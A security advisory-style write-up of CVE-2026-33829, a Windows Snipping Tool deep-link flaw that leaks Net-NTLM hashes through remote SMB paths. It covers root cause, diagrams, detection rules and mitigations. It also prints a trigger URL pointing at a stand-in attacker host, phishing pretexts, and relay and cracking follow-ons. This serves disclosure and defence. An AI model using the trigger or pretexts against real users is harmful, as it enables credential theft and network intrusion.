Original text by Alisa Belousova
Introduction
In April 2026 Microsoft patched CVE-2026-33829, a vulnerability in the Windows Snipping Tool that allows remote attackers to capture Net-NTLM authentication responses from users.

The flaw is triggered through a deep-link protocol handler registered by the application. By abusing the ms-screensketchURI scheme, an attacker can force the Snipping Tool to attempt loading a file from a remote SMB path. When this happens, Windows automatically attempts NTLM authentication, potentially exposing the user’s Net-NTLM hash to an attacker-controlled server.
Although the vulnerability does not directly execute code or escalate privileges, credential leakage remains one of the most valuable primitives in Windows environments. Net-NTLM hashes can often be cracked offline or relayed to other services, enabling lateral movement inside corporate networks.
Executive Summary
| Item | Description |
|---|---|
| Vulnerability | CVE-2026-33829 |
| Component | Windows Snipping Tool |
| Issue Type | NTLM credential disclosure |
| Attack Vector | Deep link / URI scheme abuse |
| User Interaction | Required |
| Impact | Net-NTLM hash leakage |
| Patch | Microsoft April 2026 security update |
Background: Deep Links in Windows Applications
Modern Windows apps can register protocol handlers that allow them to be launched through special URIs.
Example:
zoommtg://
ms-settings:
ms-teams:
These handlers are registered in the application manifest.
In this case, the Snipping Tool registers the following protocol:
ms-screensketchFrom the application manifest:
<uap:Extension Category="windows.protocol">
    <uap:Protocol Name="ms-screensketch" DesiredView="default"/>
</uap:Extension>
This allows external applications, browsers, or documents to open the Snipping Tool using URLs.
Root Cause of the Vulnerability
The vulnerability exists because the filePath parameter passed to the ms-screensketch protocol is not properly validated.
The application accepts a remote UNC path:
\\attacker-server\file.pngWhen Snipping Tool attempts to open this resource, Windows performs an SMB connection to the remote server.

During this connection Windows automatically sends NTLM authentication, exposing a Net-NTLM challenge-response.
Vulnerability Flow
Attacker Website
      │
      │ malicious link
      ▼
Victim Browser
      │
      │ deep link
      ▼
ms-screensketch protocol
      │
      │ Snipping Tool launches
      ▼
Remote file path requested
      │
      │ SMB authentication
      ▼
Attacker SMB Server
      │
      ▼
Net-NTLM hash captured
Attack Chain Diagram
+-------------------+
| Attacker Website  |
+-------------------+
          |
          | malicious link
          v
+----------------------+
| Browser / Email App  |
+----------------------+
          |
          | ms-screensketch URI
          v
+----------------------+
| Snipping Tool Launch |
+----------------------+
          |
          | UNC file path
          v
+----------------------+
| SMB Authentication   |
| (NTLM Challenge)     |
+----------------------+
          |
          v
+----------------------+
| Attacker SMB Server  |
| Net-NTLM Hash Leak   |
+----------------------+
Example Trigger URL
A malicious page may trigger the vulnerability using a deep link such as:
ms-screensketch:edit?&filePath=\\attacker\file.png&isTemporary=false&saved=true&source=ToastWhen the victim opens this link:
- The Snipping Tool launches.
- The application attempts to open the remote file.
- Windows performs SMB authentication.
- The attacker captures the Net-NTLM response.
Social Engineering Scenarios
Because the Snipping Tool actually opens when the URI is triggered, attackers can craft convincing pretexts.
Examples include:
| Scenario | Description |
|---|---|
| Corporate wallpaper | Victim is asked to crop a new company wallpaper |
| Employee badge | Victim edits their ID photo |
| HR document | Victim reviews an image attachment |
| Support request | IT sends a screenshot editing request |
The victim sees the Snipping Tool open normally, while the NTLM authentication occurs silently in the background.
Attack Diagram (Realistic Scenario)
Phishing Email
      │
      │ "Please crop your new ID photo"
      ▼
User clicks link
      │
      ▼
Browser loads attacker page
      │
      │ auto-trigger deep link
      ▼
Snipping Tool opens
      │
      │ attempts to load remote image
      ▼
SMB request to attacker server
      │
      ▼
NTLM challenge/response leaked
Why NTLM Leaks Matter
Leaking NTLM authentication material can enable multiple follow-on attacks.
1. Offline Password Cracking
Captured Net-NTLM hashes may be cracked using tools like:
- Hashcat
- John the Ripper
If the password is weak, attackers can recover plaintext credentials.
2. NTLM Relay
Instead of cracking the hash, attackers may relay authentication to other services.
Example targets:
SMB
LDAP
HTTP
Exchange
AD CS
This can allow attackers to:
- authenticate as the victim
- create machine accounts
- enroll certificates
- escalate privileges
3. Lateral Movement
Once credentials are obtained, attackers may move laterally through the network.
Typical chain:
NTLM leak
     │
     ▼
credential crack or relay
     │
     ▼
domain access
     │
     ▼
privilege escalation
Detection and Blue Team Guidance
SOC teams should monitor for abnormal SMB authentication patterns originating from user workstations.
Detection Signals
1. Outbound SMB to Untrusted Hosts
Alert when SMB traffic goes to unknown internet hosts.
Indicators:
TCP 445 outbound
UNC paths to external domains
DNS names resembling attacker infrastructure
2. Snipping Tool Triggered by Browser
Look for process chains like:
browser.exe
   └── SnippingTool.exe
This behavior is unusual in normal workflows.
3. Suspicious Protocol Invocation
Monitoring tools may capture deep link usage:
ms-screensketch:Unexpected invocations should be investigated.
4. NTLM Authentication to External Servers
Log sources:
- Windows Security Logs
- Defender for Endpoint
- SMB telemetry
- Network IDS
Look for authentication attempts to hosts outside the corporate network.
Example Detection Logic
Example SOC rule concept:
IF process = SnippingTool.exe
AND parent_process IN (browser, outlook)
AND network_connection = SMB
AND destination NOT internal_network
THEN alert
Defender / EDR Telemetry
Important signals to monitor:
| Telemetry | Indicator |
|---|---|
| Process creation | SnippingTool launched by browser |
| Network logs | outbound SMB |
| SMB authentication | NTLM challenge responses |
| DNS | attacker infrastructure domains |
Mitigation
The vulnerability was fixed by Microsoft in the April 14, 2026 security update.
Administrators should:
- Install the April 2026 security updates.
- Disable NTLM where possible.
- Block outbound SMB traffic to the internet.
- Monitor unusual Snipping Tool activity.
Hardening Recommendations
Security teams should implement:
Network Controls
Block outbound SMB:
TCP 445
TCP 139
NTLM Restrictions
Use Group Policy:
Network security: Restrict NTLMEmail Filtering
Block links containing unusual protocol handlers.
Browser Security
Disable automatic protocol invocation where possible.
Disclosure Timeline
| Date | Event |
|---|---|
| 2026-03-23 | Vulnerability reported to Microsoft |
| 2026-04-14 | Security patch released |
| 2026-04-14 | Public disclosure |
Final Thoughts
CVE-2026-33829 highlights a recurring security pattern in modern operating systems:
application deep links interacting with network resources.
When protocol handlers accept external parameters without proper validation, they may inadvertently trigger authentication mechanisms or network connections.
Although this vulnerability only leaks NTLM authentication material, such leaks remain extremely valuable to attackers, especially inside corporate environments where credential reuse and NTLM relay attacks remain common.
Organizations should treat NTLM leaks as high-impact security events and ensure that monitoring, network restrictions, and patch management policies are in place to mitigate similar issues in the future.